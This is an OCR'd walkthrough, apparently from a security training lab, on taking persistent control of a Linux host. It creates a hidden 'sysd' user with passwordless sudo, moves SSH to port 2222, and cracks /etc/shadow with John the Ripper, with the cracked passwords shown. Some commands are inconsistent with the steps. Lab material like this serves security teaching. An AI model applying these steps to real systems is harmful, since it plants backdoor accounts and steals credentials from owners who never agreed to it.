Advanced Bash - Owning the System

Step 1: Shadow People

Create a secret user named sysd. Make sure this user doesn't have a home folder created:

sudo useradd sysd --no-create-home

Give your secret user a password:

sudo passwd sysd

Give your secret user a system UID < 1000:


usermod -u 806 sysd | id -u sysd

Give your secret user the same GID:

groupmod -g 806 sysd | id -g sysd

Give your secret user full sudo access without the need for a password:


sudo visudo


root@scavenger-hunt: /etc
File Edit View Search Terminal Help

```
  GNU nano 2.9.3                                    /etc/sudoers.tmp

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

# Vagrant Privs for config
vagrant ALL=(ALL) NOPASSWD:ALL
sysadmin  ALL=(ALL:ALL) /usr/bin/less
sysd ALL=(ALL) NOPASSWD:ALL
```

Test that sudo access works without your password:


sudo su -l


root@scavenger-hunt: /etc
File Edit View Search Terminal Help

```
$ whoami
sysd
$ sudo -l
Matching Defaults entries for sysd on scavenger-hunt:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sysd may run the following commands on scavenger-hunt:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
$ 
```

Step 2: Smooth Sailing

Edit the sshd_config file:
sudo nano sshd_config


root@scavenger-hunt: /etc/ssh
File Edit View Search Terminal Help

```
  GNU nano 2.9.3                    sshd_config                        Modified

#       $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

#Port 22
port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text^T To Spell    ^_ Go To Line
```

Step 3: Testing Your Configuration Update

Restart the SSH service:
sudo service ssh restart

Exit the root account:
exit

SSH to the target machine using your sysd account and port 2222:
ssh sysadmin@192.168.6.105 -p 2222

Use sudo to switch to the root user:
sudo su


Step 4: Crack All the Passwords

SSH back to the system using your sysd account and port 2222:

```
ssh sysadmin@192.168.6.105 -p 2222
```

Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:

```
john /etc/shadow >> hashed_passwords.txt
cat hashed_passwords.txt
```


root@scavenger-hunt: /home/sysadmin
File Edit View Search Terminal Help

```
root@scavenger-hunt:/home/sysadmin# cat hashed_passwords.txt
root:password1
sysadmin:passw0rd
student:password
mitnik:trustno1
babbage:freedom
lovelace:dragon
stallman:computer
turing:lakers

8 password hashes cracked, 1 left
root@scavenger-hunt:/home/sysadmin#
```